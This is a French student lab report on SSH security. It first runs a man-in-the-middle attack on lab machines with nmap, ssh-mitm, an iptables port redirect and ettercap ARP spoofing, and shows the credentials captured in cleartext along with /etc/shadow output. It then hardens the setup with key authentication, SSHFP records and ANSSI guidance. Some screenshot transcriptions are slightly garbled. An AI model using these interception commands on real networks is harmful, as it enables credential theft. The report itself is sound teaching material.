Lors de la prochaine connexion depuis le même client sur ce serveur ce message n'apparaîtra plus car la clé a été créée. Cela signifie que lors de la connexion en ssh, le client compare les clés contenues dans le fichier « **known_hosts** ». La clé est présente dans ce fichier donc le message n'apparaîtra pas

Je supprime le contenu du fichier à l'aide de la commande echo > ~/.ssh/known_hosts

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
etusio@srvssh.local.sio.fr's password:
Linux srvssh 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov  7 14:16:41 2023 from 192.168.56.1
```

Q7. Sur la machine virtuelle cliente, expliquer à quoi sert le fichier /home/etusio/.ssh/known_hosts.

Le fichier « **/home/etusio/.ssh/known_hosts** » stocke les clés d'authentications des hôtes distants auxquels on s'est connecté précédemment via SSH. Il est utilisé pour vérifier l'authenticité des hôtes lors des connexions futures

Comme demandé dans la consigne, on supprime le contenu de ce dossier

Client (192.168.56.11):

```
(etusio@kali)-[~]
$ nmap -sV 192.168.56.11
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 16:55 CET
Nmap scan report for client-lab1.bridge_interne_lab (192.168.56.11)
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

Routeur (192.168.56.254):

```
(etusio@kali)-[~]
$ nmap -sV 192.168.56.254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 16:56 CET
Nmap scan report for routeur-lab1.bridge_interne_lab (192.168.56.254)
Host is up (0.00018s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Q8. Indiquer quelles sont les informations que peut obtenir un attaquant grâce à ces commandes ?

La commande **nmap -sV 192.168.56.11** exécutée sur Kali Linux permet à un attaquant d'obtenir des informations sur l'hôte cible, notamment la liste des ports ouverts, les services en cours d'exécution, les versions des services et éventuellement des informations sur le système d'exploitation. Ces informations peuvent être utilisées à des fins de reconnaissance ou d'attaques, mais leur utilisation doit être légale et éthique

Q9. Expliquer les principes généraux d'une attaque de l'homme du milieu (Man in the Middle)

Une attaque de l'homme du milieu (MITM) est une cyberattaque où un attaquant s'insère entre deux parties qui communiquent, intercepte leurs données, pour se faire passer pour l'une des parties, modifier les données en transit et capturer des informations sensibles. L'objectif est de compromettre la confidentialité et l'intégrité de la communication

Cache ARP du client:

```
etusio@clissh:~$ ip neigh show
192.168.56.1 dev eth0 lladdr 02:42:e0:19:10:3a REACHABLE
192.168.56.12 dev eth0 lladdr 02:42:c0:a8:38:0c STALE
192.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:fe STALE
192.168.56.10 dev eth0 lladdr 02:42:c0:a8:38:0a STALE
```

Cache ARP du serveur:

```
etusio@srvssh:~$ ip neigh show
192.168.56.11 dev eth0 lladdr 02:42:c0:a8:38:0b STALE
192.168.56.12 dev eth0 lladdr 02:42:c0:a8:38:0c STALE
192.168.56.1 dev eth0 lladdr 02:42:e0:19:10:3a REACHABLE
192.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:fe STALE
```

Q10. Noter les associations adresse IP / adresse MAC présentes sur les deux machines. Sont-elles cohérentes ?

	Adresses IP	Adresses physique	Cohérences entre le client et le serveur
Serveur	192.168.56.10	02:42:c0:a8:38:0a	Oui
Client	192.168.56.11	02:42:c0:a8:38:0b	Oui
Kali	192.168.56.12	02:42:c0:a8:38:0c	Oui
Routeur	192.168.56.254	02:42:c0:a8:38:fe	Oui

Sur ma machine Kali, je me rend dans le répertoire ssh-mitm et je lance le service ssh-mitm

```
(etusio@kali)-[~]
$ cd ssh-mitm/

(etusio@kali)-[~/ssh-mitm]
$ sudo ./start.sh
[sudo] Mot de passe de etusio :
Running sshd_mitm in unprivileged account...
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
→ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

(Run: "touch ~/.hushlogin" to hide this message)
SSH MITM v2.2 starting (production mode)
sshd_mitm is now running.
Enabling IP forwarding in kernel...
Changing FORWARD table default policy to ACCEPT...
Executing: iptables -A INPUT -p tcp --dport 2222 -j ACCEPT
Executing: iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222

Done! Now ARP spoof your victims and watch /var/log/auth.log for credentials.
Logged sessions will be in /home/ssh-mitm/. Hint: ARP spoofing can either
```

Q11. Pourquoi l'activation du routage sur la machine de l'attaquant est indispensable au bon fonctionnement de l'attaque MITM ?

L'activation du routage sur la machine de l'attaquant est indispensable pour une attaque de l'homme du milieu (MITM) car elle permet à l'attaquant de rediriger le trafic, modifier les données en transit, écouter discrètement et réacheminer les réponses, ce qui est essentiel pour mener à bien l'attaque.

Puis à l'aide de la commande **NETFILTER/IPTABLES**, j'effectue une redirection de ports afin de rediriger tous les flux à destination de la machine attaquante sur le port 22/TCP vers le port 2222 du système Kali Linux.

```
(root@kali)~[/home/etusio]
# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

La commande `ss -ltnp` nous permet d'observer quel service écoute sur le port 2222 en localhost

```
(root@kali)~[/home/etusio]
# ss -ltnp
State      Recv-Q    Send-Q      Local Address:Port      Peer Address:Port
Process
LISTEN     0          4096        127.0.0.11:40083         0.0.0.0:*
LISTEN     0          128         0.0.0.0:2222            0.0.0.0:*
users:((("sshd_mitm",pid=44218,fd=3))
LISTEN     0          128         0.0.0.0:22              0.0.0.0:*
```

Il est également possible d'observer quelles sont les règles de filtrage et de NAT en cours d'utilisation

```
(root@kali)~[/home/etusio]
# sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination            tcp dpt:2222
ACCEPT     tcp  --  anywhere              anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

Q12. Pourquoi cette redirection de ports est indispensable au succès de l'attaque de l'homme du milieu ?

La redirection de port (2222) est essentielle pour le succès d'une attaque MITM car elle permet à l'attaquant de rediriger le trafic à travers sa machine, ce qui facilite l'interception, l'inspection et la modification des données. Les commandes "`ss -ltnp`" et "`sudo iptables -L`" aident à configurer cette redirection.

Q13. Indiquer en quoi une attaque de type ARP Spoofing peut être utile ici au pirate.

Cette attaque peut être utile à un pirate dans le contexte d'une connexion SSH pour tromper la machine cliente en faisant croire qu'elle communique avec le mauvais serveur. Cette attaque permet aussi de fournir un accès non autorisé à des systèmes distants et permet d'intercepter des informations sensibles.

Je lance donc cette attaque sur mon client (192.168.56.11) et mon serveur

```
(etusio@kali)-[~/ssh-mitm]
$ sudo ettercap -i eth0 -T -M arp /192.168.56.10//192.168.56.11
[sudo] Mot de passe de etusio :

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 02:42:C0:A8:38:0C
        192.168.56.12/255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
lua: no scripts were specified, not starting un...
```

Puis je regarde le cache ARP de chacune de mes machines

Q14. Comparer les caches ARP du client et du serveur avec les associations notées précédemment lors de la question 10. Qu'en concluez-vous ?

Je peux constater que lorsque je suis sur le client rien n'a changé:

```
etusio@clissh:~$ ip neigh show
192.168.56.1 dev eth0 lladdr 02:42:e0:19:10:3a REACHABLE
192.168.56.12 dev eth0 lladdr 02:42:c0:a8:38:0c STALE
192.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:fe STALE
192.168.56.10 dev eth0 lladdr 02:42:c0:a8:38:0c REACHABLE
```

Je peux constater que lorsque je suis sur le serveur, les adresse physique de mes machines ont changé et ils ont tous les mêmes :

```
etusio@srvssh:~$ ip neigh show
192.168.56.11 dev eth0 lladdr 02:42:c0:a8:38:0c REACHABLE
192.168.56.12 dev eth0 lladdr 02:42:c0:a8:38:0c DELAY
192.168.56.1 dev eth0 lladdr 02:42:c0:a8:38:0c REACHABLE
192.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:0c REACHABLE
```

Q15.À partir de ces différentes observations, expliquer en détails comment fonctionne une attaque ARP Spoofin006

L'attaque ARP Spoofing implique la manipulation des tables ARP d'un réseau pour rediriger le trafic vers une machine contrôlée par l'attaquant. L'attaquant envoie des informations ARP falsifiées pour usurper l'identité d'une cible, puis intercepte ou manipule le trafic réseau. Les contre-mesures incluent l'utilisation de listes de contrôle d'accès, de protocoles de sécurité et de détection d'ARP Spoofing pour prévenir cette attaque.

Q16.Envoyer une requête ping (icmp-écho) depuis le client vers le serveur (192.168.56.10). Puis vérifier à l'aide d'une capture de trame sur la machine Kali Linux que ces dernières passent effectivement bien par l'attaquant. Quels éléments démontrent que l'attaque se déroule correctement ?

J'ai envoyé une requête ICMP de mon client vs mon serveur:

```
etusio@clissh:~$ ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=15.9 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=10.8 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=8.93 ms
64 bytes from 192.168.56.10: icmp_seq=4 ttl=64 time=23.9 ms
64 bytes from 192.168.56.10: icmp_seq=5 ttl=64 time=14.8 ms
64 bytes from 192.168.56.10: icmp_seq=6 ttl=64 time=10.6 ms
64 bytes from 192.168.56.10: icmp_seq=7 ttl=64 time=16.9 ms
64 bytes from 192.168.56.10: icmp_seq=8 ttl=64 time=18.9 ms
64 bytes from 192.168.56.10: icmp_seq=9 ttl=64 time=13.8 ms
64 bytes from 192.168.56.10: icmp_seq=10 ttl=64 time=20.0 ms
64 bytes from 192.168.56.10: icmp_seq=11 ttl=64 time=11.0 ms
^C
--- 192.168.56.10 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10017ms
rtt min/avg/max/mdev = 8.926/15.047/23.868/4.422 ms
```


Pour faire une capture de trame, j'ai eu besoin d'installer un logiciel
J'ai donc installer Wireshark



```
(root@kali)~[/home/etusio/ssh-mitm]
# sudo dpkg-reconfigure wireshark-common
debconf: unable to initialize frontend: Dialog
debconf: (No usable dialog-like program is installed, so the dialog based frontend cannot be used. at /usr/share/perl5/Debconf/FrontEnd/Dialog.pm line 78.)
debconf: falling back to frontend: Readline
Configuring wireshark-common

Dumpcap can be installed in a way that allows members of the "wireshark"
system group to capture packets. This is recommended over the alternative of
running Wireshark/Tshark directly as root, because less of the code will run
with elevated privileges.

For more detailed information please see
/usr/share/doc/wireshark-common/README.Debian.gz once the package is
installed.

Enabling this feature may be a security risk, so it is disabled by default.
If in doubt, it is suggested to leave it disabled.

Should non-superusers be able to capture packets? [yes/no] yes
```

Puis j'ai pris une capture de trame

A screenshot of the Wireshark interface. The top menu bar includes 'Fichier', 'Editer', 'Vue', 'Aller', 'Capture', 'Analyser', 'Statistiques', 'Telephonie', 'Wireless', 'Outils', and 'Aide'. The packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
535	0.812589148	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x000c, seq=5/1280, ttl=64
536	0.819355520	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x000c, seq=5/1280, ttl=64
537	0.819376020	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x000c, seq=5/1280, ttl=64
548	0.827339904	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x000c, seq=5/1280, ttl=64
1266	1.816725610	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x000c, seq=6/1536, ttl=64
1267	1.819452639	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x000c, seq=6/1536, ttl=64
1268	1.819482739	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x000c, seq=6/1536, ttl=64
1279	1.827325622	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x000c, seq=6/1536, ttl=64
2212	2.818496546	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x000c, seq=7/1792, ttl=64
2215	2.827365839	192.168.56.11	192.168.56.10	ICMP	98	Echo (ping) request id=0x000c, seq=7/1792, ttl=64
2216	2.827389340	192.168.56.10	192.168.56.11	ICMP	98	Echo (ping) reply id=0x000c, seq=7/1792, ttl=64

Sur la trame que j'ai capturé, par exemple les deux premiers ping, nous avons la source (192.168.56.11 = client) a destination de (192.168.56.10 = serveur). Le ping suivant, on peut voir que le serveur répond au ping donc le ping source est (192.168.56.10 = serveur) a destination du client (192.168.56.11)

Ces éléments nous montrent que l'attaque se déroule correctement

Depuis mon client, je me suis connecter en SSH sur mon serveur.

Une fois sur le serveur j'ai tapé la commande **sudo cat /etc/shadow**

```
etusio@srvssh:~$ sudo cat /etc/shadow
[sudo] Mot de passe de etusio :
root:*:19583:0:99999:7:::
daemon:*:19583:0:99999:7:::
bin:*:19583:0:99999:7:::
sys:*:19583:0:99999:7:::
sync:*:19583:0:99999:7:::
games:*:19583:0:99999:7:::
man:*:19583:0:99999:7:::
lp:*:19583:0:99999:7:::
mail:*:19583:0:99999:7:::
news:*:19583:0:99999:7:::
uucp:*:19583:0:99999:7:::
proxy:*:19583:0:99999:7:::
www-data:*:19583:0:99999:7:::
backup:*:19583:0:99999:7:::
list:*:19583:0:99999:7:::
irc:*:19583:0:99999:7:::
_apt:*:19583:0:99999:7:::
nobody:*:19583:0:99999:7:::
systemd-networkd:*:19601:0:99999:7:::
ire la fenêtre (Control_R + F9)
sshd:l:19601:0:99999:7:::
etusio:$y$j9T$P5RMnGUG3FIaTA3rqFChW/$HlnjnnLT.ZVKMPC4/SRvtYf25DpZgkmrQ6ChWiAuM36:19601:0:99999:7:::
bind:l:19601:0:99999:7:::
```

Puis la commande **./stop.sh** pour arrêter l'attaque

```
(etusio@kali)-[~/ssh-mitm]
$ sudo ./stop.sh
Forcing termination... you are able to hear"
Disabling IP forwarding in the kernel...

Successfully stopped sshd_mitm daemon and disabled forwarding rules.
```

Q17. Que contient le fichier **/home/ssh-mitm/shell_session_0.txt** présent sur Kali Linux ?

Le fichier généré dans **/home/ssh-mitm/shell_session_0.txt** contient l'ensemble des informations ayant transité entre le client et le serveur SSH lors de l'attaque man in the middle.

```
GNU nano 7.2 /home/ssh-mitm/shell_session_0.txt
time: 2023-11-08 14:20:19 GMT
server: 192.168.56.10:22
client: 192.168.56.11:43862
username: etusio
password: Fghijkl1234*

Linux srvssh 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Q18. Expliquer pourquoi ce message d'erreur apparaît.

Ce message d'erreur nous indique qu'une attaque du milieu est en cours sur le serveur. Il nous dit aussi qu'il y a également une possibilité que la clé d'hôte vient d'être modifiée

Q19. Proposer une solution afin de pouvoir à nouveau se connecter au service SSH depuis le client.

Nous devons ajouter la bonne clé dans `/home/etusio/.ssh/known_hosts` et supprimer l'ancien qui est fausse, ce qui empêche la vérification de la clé d'hôte

Activité 1 Partie 2:

Dans le fichier de configuration du service SSH, on active l'authentification par clé de chiffrement et on indique le fichier où elles se trouvent :



```

Serveur
GNU nano 7.2 /var/tmp/ssh_dconfig.EsD5VlD0 *
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys

```

Je redémarre ensuite le service

```
etusio@srvssh:~$ sudo systemctl restart sshd
etusio@srvssh:~$
```

Ensuite, l'utilisateur *etusio* va devoir générer sa clé publique, et sa clé privée afin de pouvoir s'authentifier sur le serveur OpenSSH :

```

etusio@clissh:~$ ssh-keygen -b 256 -t ecdsa
Generating public/private ecdsa key pair.
Enter file in which to save the key (/home/etusio/.ssh/id_ecdsa):
Created directory '/home/etusio/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/etusio/.ssh/id_ecdsa
Your public key has been saved in /home/etusio/.ssh/id_ecdsa.pub
The key fingerprint is:
SHA256:xpqRnANafres053iNwShHD1BgQDAwbsNbg10QLqSWz0 etusio@clissh
The key's randomart image is:
+---[ECDSA 256]---+
|+=o... ++o      |
|oo   o +        |
|o . o. o o      |
|. * = oo+.      |
|O B E B S.      |
|.O . o O ..     |
|o   o.OO .      |
|   ..O =        |
|   .O.O .       |
+-----[SHA256]-----+

```

Q1. Pourquoi l'algorithme ECDSA a été préféré à l'algorithme RSA lors de la génération de la paire de clés ?

L'algorithme ECDSA a été préféré à RSA pour la génération de paires de clés en raison de ses avantages tels qu'une taille de clé plus petite, une meilleure efficacité en termes de performances, une sécurité adéquate et une utilisation efficace des ressources. Cela le rend adapté aux environnements avec des contraintes de ressources et des besoins de performances élevées

Q2. À votre avis, pourquoi la mise en place de cette phrase de chiffrement pour accéder à la clé privée est extrêmement importante ?

La mise en place d'une phrase de chiffrement pour accéder à la clé privée est cruciale pour renforcer la sécurité en empêchant l'accès non autorisé, en protégeant la confidentialité des données, en évitant les attaques par brute force et en donnant un contrôle personnel sur la clé privée. Elle est extrêmement importante.

A l'aide de la commande **nano /home/etusio/.ssh/id_ecdsa** , je peux voir ma clé privée

```
GNU nano 7.2 /home/etusio/.ssh/id_ecdsa *
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQkKJf7gWd2PpuBCN6azFygP5RuZ99u0
ctMsPRWfBkX9z0is7SKL/F1psMk2Y5UQJoGxBHf18WTT6qxK4kew0FfrAAAAqEupsAdLqb
AHAHAEE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBCQ1/uDAPY+m4EI3
prMXKA/lG5n327Ry0yw9FZ8GRf3PSKztIov8XWmwyTZj1RAmgbEEed+XxZNPqrEriR7DQV+
sAAAAGHGuqMP9e179gpT/fdvdtxo2DFhnYeu8Ivk2xQleeK9wAAAAANZXR1c2lvQGNsaXNz
aAECAw==
-----END OPENSSH PRIVATE KEY-----
```

Et a l'aide de la commande **nano /home/etusio/.ssh/id_ecdsa.pub** ,je peux voir ma clé publique

```
GNU nano 7.2 /home/etusio/.ssh/id_ecdsa.pub
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBCQ1/uDAPY+m4EI3
```

Q3. Lister le contenu du répertoire \$HOME/.ssh/ puis afficher le contenu du fichier id_ecdsa.pub.

A l'aide de la commande **cd /home/etusio/.ssh/** je me rend dans le dossier concerné et puis a l'aide de la commande **ls -a** j'affiche tout les fichiers dans le dossier **/home/etusio/.ssh/**

```
etusio@clissh:~$ cd /home/etusio/.ssh/
etusio@clissh:~/.ssh$ ls -a
.  ..  id_ecdsa  id_ecdsa.pub  known_hosts  known_hosts.old
```


Et a l'aide de la commande **nano /home/etusio/.ssh/id_ecdsa.pub** ,je peux voir ma clé privée

```
GNU nano 7.2 /home/etusio/.ssh/id_ecdsa.pub
cdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBCQ1/uDAPY+m
```

On copie la clé vers le serveur :

```
etusio@clissh:~/.ssh$ ssh-copy-id -i ~/.ssh/id_ecdsa.pub etusio@srvssh.local.sio.fr
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/etusio/.ssh/id_ecdsa.pub"
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:1lAZst0M00thJ+CMneQfyK2bp0AmrIAzXyFIKfAI5/s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are
ninstalled
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to
e new keys
etusio@srvssh.local.sio.fr's password:

Number of key(s) added: 1

Now try logging into the machine, with:  "ssh 'etusio@srvssh.local.sio.fr'"
and check to make sure that only the key(s) you wanted were added.
```

A l'aide de la commande **nano /etc/ssh/sshd_config** , je vais désactiver l'authentification par mot de passe pour juste conserver celle par clés

```
Server Client
GNU nano 7.2 /etc/ssh/sshd_config *

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
```

Et je redémarre le service SSH pour que les modifications que je viens de faire soient prise en compte

```
etusio@srvssh:~$ sudo service ssh restart
[sudo] Mot de passe de etusio :
```


Q4. Sur la machine cliente clissh.local.sio.fr, modifier les droits du fichier ~/.ssh/id_ecdsa (droits initiaux : 600 etusio:etusio) qui contient votre clé privée en 644. Se connecter sur le serveur distant srvssh.local.sio.fr qui contient la clé publique. Que se passe-t-il ? Pourquoi ?

On change les droits sur le fichier en 644 :

```
etusio@clissh:~/.ssh$ sudo chmod 644 id_ecdsa
```

On se connecte au serveur. Un message d'erreur apparaît

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!        @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '/home/etusio/.ssh/id_ecdsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
```

Il nous prévient qu'avec les permissions actuelles, la clé privée n'est pas protégée, on ne peut donc pas se connecter au serveur.

Q5. Rétablir les droits de ~/.ssh/id_ecdsa sur le poste client. Maintenant sur le serveur distant, afficher les droits d'accès appliqués au fichier ~/.ssh/authorized_keys.

```
etusio@srvssh:~$ ls -l ~/.ssh/authorized_keys
-rw----- 1 etusio etusio 175 10 nov. 16:12 /home/etusio/.ssh/authorized_keys
```

Q6. Puis, modifier les droits de ~/.ssh/authorized_keys en 666. Se déconnecter puis se reconnecter. Vérifier si un changement est apparu ou non et tenter d'expliquer pourquoi (ne pas oublier de rétablir les droits d'origine ensuite)

Après le changement de la clé, je n'arrive plus à me connecter

```
etusio@srvssh:~$ chmod 666 ~/.ssh/authorized_keys
etusio@srvssh:~$ exit
déconnexion
Connection to srvssh.local.sio.fr closed.
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
etusio@srvssh.local.sio.fr: Permission denied (publickey).
```

Ceci est dû par un souci de permission qui ne protège plus les clés privées du fichier **authorized_keys**.

Q7. En analysant la connexion par clés, proposer une hypothèse de fonctionnement de cette nouvelle forme d'authentification. Expliquer ce qui différencie une connexion par mot de passe d'une connexion par clé de chiffrement.

Les connexions par mot de passe s'authentifient avec une combinaison de caractères, tandis que les connexions par clé de chiffrement utilisent une paire de clés (publique et privée) pour une sécurité renforcée.

Ajout de la phrase de chiffrement:

```
etusio@clissh:~$ exec ssh-agent $SHELL
etusio@clissh:~$ ssh-add
Enter passphrase for /home/etusio/.ssh/id_ecdsa:
Identity added: /home/etusio/.ssh/id_ecdsa (etusio@clissh)
etusio@clissh:~$
```

Pendant toute la durée de la session, il n'y aura plus besoin de taper la phrase. Cependant, si le processus est terminé ou au redémarrage de la machine, il faudra retaper la phrase.

Q8. Suite à la mise en place de cette authentification par clés de chiffrement, tenter à nouveau de simuler une attaque MITM entre le client et le serveur SSH. Quel résultat obtenez-vous ? Pourquoi ?

Suite à la mise en place de cette authentification, j'ai tenté à nouveau de simuler une attaque MITM entre le client et le serveur SSH qui n'a pas fonctionné.

J'ai ensuite supprimé l'intégralité du fichier `known_hosts` à l'aide de la commande **`nano /home/etusio/.ssh/known_host`**



Et j'ai stoppé l'attaque

Q9. Expliquer l'intérêt de cette démarche.

Cette démarche permet de gagner beaucoup de temps. En effet, si je valide moi manuellement la clé, et que celle-ci s'enregistre dans le DNS de l'entreprise, alors tous les postes de l'entreprise valideront automatiquement cette clé et gagneront du temps

Mise a jour du DNS du Serveur:

```
etusio@srvssh:~$ sudo ssh-keygen -r srvssh
[sudo] Mot de passe de etusio :
srvssh IN SSHFP 1 1 c31f36fbd4a31145c94edd1bcd6f09fde520a9d
srvssh IN SSHFP 1 2 5df30a557514c5bf4bd49a59acab8cfcdd9ec2c689e79b507557176fdc43260d
srvssh IN SSHFP 3 1 b2fce284ca08c7d62d27d9c10d39d808885b95ae
srvssh IN SSHFP 3 2 a1de946fa3fbb1cdccfb86e174148e997088752e2c5d9263fcaa24c27a07b58c
srvssh IN SSHFP 4 1 7a87d5b35be38b094e802f1138c73acde6778e7a
srvssh IN SSHFP 4 2 d65019b2dd0c3b4b6127e08c9de41fc8ad9ba4e026ac80335f214829f008e7fb
```

```
Client X
GNU nano 7.2 /var/tmp/db.local.sioYHzoTvU7.fr
$TTL 3600 ; 1 heure
@      IN      SOA      srvssh.local.sio.fr. postmaster.local.sio.fr. (
        2021030801      ; Serial
        1D             ; Refresh
        1H             ; Retry
        1W             ; Expire
        3H )           ; Negative Cache TTL

@      IN      NS      srvssh.local.sio.fr.

srvssh.local.sio.fr. IN      A      192.168.56.10
clissh.local.sio.fr. IN      A      192.168.56.11
routeur.local.sio.fr. IN     A      192.168.56.254

srvssh IN SSHFP 1 1 c31f36fbd4a31145c94edd1bcd6f09fde520a9d
srvssh IN SSHFP 1 2 5df30a557514c5bf4bd49a59acab8cfcdd9ec2c689e79b507557176fdc43260d
srvssh IN SSHFP 3 1 b2fce284ca08c7d62d27d9c10d39d808885b95ae
srvssh IN SSHFP 3 2 a1de946fa3fbb1cdccfb86e174148e997088752e2c5d9263fcaa24c27a07b58c
srvssh IN SSHFP 4 1 7a87d5b35be38b094e802f1138c73acde6778e7a
srvssh IN SSHFP 4 2 d65019b2dd0c3b4b6127e08c9de41fc8ad9ba4e026ac80335f214829f008e7fb
```

Ensuite, je redémarre le service avec la commande ***sudo systemctl reload bind9***

```
etusio@srvssh:~$ sudo systemctl reload bind9
etusio@srvssh:~$
```

Sur le client:

```
VerifyHostKeyDNS yes
```

Activité 1 Partie 3:

Q1. Mettre en œuvre les préconisations suivantes tirées des recommandations pour un usage sécurisé de SSH publié par l'ANSSI

1) Avec la commande **ls -l /etc/ssh/** on retrouve la liste des fichiers et des droits:

```
etusio@clissh:~$ ls -l /etc/ssh
total 604
-rw-r--r-- 1 root root 573928 8 févr. 2023 moduli
-rw-r--r-- 1 root root 1650 8 févr. 2023 ssh_config
drwxr-xr-x 2 root root 4096 8 févr. 2023 ssh_config.d
-rw-r--r-- 1 root root 3223 8 févr. 2023 sshd_config
drwxr-xr-x 2 root root 4096 8 févr. 2023 sshd_config.d
-rw----- 1 root root 513 1 sept. 14:57 ssh_host_ecdsa_key
-rw-r--r-- 1 root root 182 1 sept. 14:57 ssh_host_ecdsa_key.pub
-rw----- 1 root root 411 1 sept. 14:57 ssh_host_ed25519_key
-rw-r--r-- 1 root root 102 1 sept. 14:57 ssh_host_ed25519_key.pub
-rw----- 1 root root 2610 1 sept. 14:57 ssh_host_rsa_key
-rw-r--r-- 1 root root 574 1 sept. 14:57 ssh_host_rsa_key.pub
```

Les fichiers qui se terminent par "key" contiennent les clés privées. On observe qu'ils sont associés à l'utilisateur root, et seul le compte root possède les droits d'accès sur ces fichiers.

2) Par défaut, le protocole est déjà le 2. On peut le vérifier à l'aide de la commande **ssh etusio@192.168.56.10 -v**

```
etusio@clissh:~$ ssh etusio@192.168.56.10 -v -p222
OpenSSH_9.2p1 Debian-2, OpenSSL 3.0.9 30 May 2023
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 192.168.56.10 [192.168.56.10] port 222.
debug1: Connection established.
debug1: identity file /home/etusio/.ssh/id_rsa type -1
debug1: identity file /home/etusio/.ssh/id_rsa-cert type -1
debug1: identity file /home/etusio/.ssh/id_ecdsa type 2
debug1: identity file /home/etusio/.ssh/id_ecdsa-cert type -1
debug1: identity file /home/etusio/.ssh/id_ecdsa_sk type -1
debug1: identity file /home/etusio/.ssh/id_ecdsa_sk-cert type -1
debug1: identity file /home/etusio/.ssh/id_ed25519 type -1
debug1: identity file /home/etusio/.ssh/id_ed25519-cert type -1
